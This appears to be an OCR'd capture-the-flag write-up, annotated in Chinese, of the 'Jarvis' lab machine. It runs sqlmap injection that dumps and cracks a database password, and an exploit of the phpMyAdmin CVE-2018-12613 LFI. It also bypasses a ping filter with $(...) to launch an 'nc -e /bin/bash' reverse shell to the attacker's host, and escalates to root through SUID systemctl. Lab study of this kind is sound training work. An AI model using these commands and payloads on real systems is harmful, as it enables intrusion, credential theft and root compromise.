
Jarvis,sql爆破(版本漏洞[LFI+反彈shell{web}])、腳本反彈shell(使用者)、SUID(systemctl提權)

```
└─# nmap -sCV -p22,80,64999 -A 10.10.10.143
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 05:50 PDT
Nmap scan report for 10.10.10.143
Host is up (0.24s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Stark Hotel
64999/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.1 (95%), Linux 3.2
(95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 3.13
(94%), Linux 4.8 (94%), Linux 4.9 (94%), Linux 3.16 (94%), Linux 3.12 (93%),
Linux 3.18 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   454.75 ms 10.10.14.1
2   454.92 ms 10.10.10.143

OS and Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.45 seconds
```

64999 Port




80Port


目錄爆破：

```
gobuster dir -u http://10.10.10.143/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -k -x php
===============================================================

/index.php            (Status: 200) [Size: 23628]
/images               (Status: 301) [Size: 313] [-->
http://10.10.10.143/images/]
/.php                 (Status: 403) [Size: 277]
/nav.php              (Status: 200) [Size: 1333]
/footer.php           (Status: 200) [Size: 2237]
/css                  (Status: 301) [Size: 310] [-->
http://10.10.10.143/css/]
/js                   (Status: 301) [Size: 309] [-->
http://10.10.10.143/js/]
/fonts                (Status: 301) [Size: 312] [-->
http://10.10.10.143/fonts/]
/phpmyadmin(mysql登入介面)          (Status: 301) [Size: 317] [-->
http://10.10.10.143/phpmyadmin/]
/room.php             (Status: 302) [Size: 3024] [--> index.php]
/connection.php       (Status: 200) [Size: 0]
```

找到mysql登入介面`/phpmyadmin`，但需要帳密

查看web一個訂房網站，疑似可以進行sql注入，剛剛測試`'`，圖片會不見






就先進行sqlmap注入

```
└─# sqlmap -u 'http://10.10.10.143/room.php?cod=4' --batch --dbs
available databases [4]:
[*] hotel
[*] information_schema
[*] mysql
[*] performance_schema
* * *
sqlmap -u 'http://10.10.10.143/room.php?cod=4' --batch -D mysql -T user -C
User,Password --dump
+---------+-------------------------------------------+
| User    | Password                                  |
+---------+-------------------------------------------+
| DBadmin | *2D2B7A5E4E637B8FBA1D17F40318F277D29964D0 (imissyou) |
+---------+-------------------------------------------+
```


登入成功



phpMyAdmin 版本資訊: 4.8.0，找到`CVE-2018-12613`

參考：https://www.exploit-db.com/exploits/50457

看起來是LFI漏洞



執行腳本漏洞並反彈shell

也可以手動，但我懶的用：https://blog.securelayer7.net/vulnerability-analysis-of-phpmyadmin-remote-code-execution/

`sudo -l`獲取，可以無密碼執行此腳本

```
www-data@jarvis:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
www-data@jarvis:/$
```

腳本內容

```
<-Utilities$ cat /var/www/Admin-Utilities/simpler.py
#!/usr/bin/env python3
from datetime import datetime
import sys
import os
from os import listdir
import re

def show_help():
    message='''
*******************************************************
* Simpler   -   A simple simplifier ;)                 *
* Version 1.0                                          *
*******************************************************
Usage:  python3 simpler.py [options]

Options:
    -h/--help   : This help
    -s          : Statistics
    -l          : List the attackers IP
    -p          : ping an attacker IP
    '''
    print(message)

def show_header():
    print('''*************************************************
     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es
```

```
**********************************************
''')

def show_statistics():
    path = '/home/pepper/Web/Logs/'
    print('Statistics\n----------')
    listed_files = listdir(path)
    count = len(listed_files)
    print('Number of Attackers: ' + str(count))
    level_1 = 0
    dat = datetime(1, 1, 1)
    ip_list = []
    reks = []
    ip = ''
    req = ''
    rek = ''
    for i in listed_files:
        f = open(path + i, 'r')
        lines = f.readlines()
        level2, rek = get_max_level(lines)
        fecha, requ = date_to_num(lines)
        ip = i.split('.')[0] + '.' + i.split('.')[1] + '.' + i.split('.')[2]
+ '.' + i.split('.')[3]
        if fecha > dat:
            dat = fecha
            req = requ
            ip2 = i.split('.')[0] + '.' + i.split('.')[1] + '.' +
i.split('.')[2] + '.' + i.split('.')[3]
        if int(level2) > int(level_1):
            level_1 = level2
            ip_list = [ip]
            reks=[rek]
        elif int(level2) == int(level_1):
            ip_list.append(ip)
            reks.append(rek)
        f.close()

    print('Most Risky:')
    if len(ip_list) > 1:
        print('More than 1 ip found')
    cont = 0
    for i in ip_list:
        print('    ' + i + ' - Attack Level : ' + level_1 + ' Request: ' +
```

```
reks[cont])
        cont = cont + 1

    print('Most Recent: ' + ip2 + ' --> ' + str(dat) + ' ' + req)

def list_ip():
    print('Attackers\n-----------')
    path = '/home/pepper/Web/Logs/'
    listed_files = listdir(path)
    for i in listed_files:
        f = open(path + i,'r')
        lines = f.readlines()
        level,req = get_max_level(lines)
        print(i.split('.')[0] + '.' + i.split('.')[1] + '.' + i.split('.')
[2] + '.' + i.split('.')[3] + ' - Attack Level : ' + level)
        f.close()

def date_to_num(lines):
    dat = datetime(1,1,1)
    ip = ''
    req=''
    for i in lines:
        if 'Level' in i:
            fecha=(i.split(' ')[6] + ' ' + i.split(' ')[7]).split('\n')[0]
            regex = '(\d+)-(.*)-(\d+)(.*)'
            logEx=re.match(regex, fecha).groups()
            mes = to_dict(logEx[1])
            fecha = logEx[0] + '-' + mes + '-' + logEx[2] + ' ' + logEx[3]
            fecha = datetime.strptime(fecha, '%Y-%m-%d %H:%M:%S')
            if fecha > dat:
                dat = fecha
                req = i.split(' ')[8] + ' ' + i.split(' ')[9] + ' ' +
i.split(' ')[10]
    return dat, req

def to_dict(name):
    month_dict = {'Jan':'01','Feb':'02','Mar':'03','Apr':'04', 'May':'05',
'Jun':'06','Jul':'07','Aug':'08','Sep':'09','Oct':'10','Nov':'11','Dec':'12'
}
    return month_dict[name]

def get_max_level(lines):
    level=0
```

```
    for j in lines:
        if 'Level' in j:
            if int(j.split(' ')[4]) > int(level):
                level = j.split(' ')[4]
                req=j.split(' ')[8] + ' ' + j.split(' ')[9] + ' ' +
j.split(' ')[10]
    return level, req

def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)

if __name__ == '__main__':
    show_header()
    if len(sys.argv) != 2:
        show_help()
        exit()
    if sys.argv[1] == '-h' or sys.argv[1] == '--help':
        show_help()
        exit()
    elif sys.argv[1] == '-s':
        show_statistics()
        exit()
    elif sys.argv[1] == '-l':
        list_ip()
        exit()
    elif sys.argv[1] == '-p':
        exec_ping()
        exit()
    else:
        show_help()
        exit()
```

* * *

程式碼功能概述

顯示幫助信息：

使用 -h 或 --help 參數時顯示用法說明。

顯示標題：


在執行時顯示程式的標題和版本信息。
顯示統計信息：

使用 -s 參數時，分析指定目錄中的日誌文件，顯示攻擊者的統計信息，包括最多攻擊次數的 IP 和最近的攻擊時間。
列出攻擊者 IP：

使用 -l 參數時，列出所有攻擊者的 IP 及其攻擊等級。
執行 ping 命令：

使用 -p 參數時，可以對指定的 IP 地址執行 ping 操作，但會過濾掉可能的危險字符。

簡單測試腳本



如何處理？

新增一個shell

```
1. nc -e /bin/bash 10.10.14.4 5555 <=res.sh
2. $ chmod +x res.sh
3. $ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
4. Enter an IP: $(/tmp/res.sh)
```

```
Saving to: 'res.sh'

     0K                                                      100% 7.81M=0s

2024-10-14 22:30:14 (7.81 MB/s) - 'res.sh' saved [32/32]

$ chmod +x res.sh
$ sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sb
sr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
***************************************************
                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |  | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_|  | .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

***************************************************

Enter an IP: $(/tmp/res.sh)
```

```
┌──(kali㉿kali)-[~]
└─$ su -
密碼：
┌──(root㉿kali)-[~]
└─# nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.143] 57916
id
uid=1000(pepper) gid=1000(pepper) groups=1000(pepper)
whoami
pepper
```

user flag

```
cat user.txt
59c4eee2d4f719e1f6c8bc21cf002588
```

SUID疑似可提權

```
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 31K Aug 21  2018 /bin/fusermount
-rwsr-xr-x 1 root root 44K Mar  7  2018 /bin/mount  ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 60K Nov 10  2016 /bin/ping
-rwsr-x--- 1 root pepper 171K Jun 29  2022 /bin/systemctl
-rwsr-xr-x 1 root root 31K Mar  7  2018 /bin/umount  ---> BSD/Linux(08-1996)
```

參考：https://gtfobins.github.io/gtfobins/systemctl/#sudo

```
TF=$(mktemp)
echo /bin/sh >$TF
chmod +x $TF
SYSTEMD_EDITOR=$TF systemctl edit system.slice
```

獲取root

```
SYSTEMD_EDITOR=$TF systemctl edit system.slice
# id
id
uid=1000(pepper) gid=1000(pepper) euid=0(root) groups=1000(pepper)
# whoami
whoami
root
```

root flag

```
# cat /root/root.txt
cat /root/root.txt
32ed769f2fcfd5fe44e9ad0c7543d4eb
```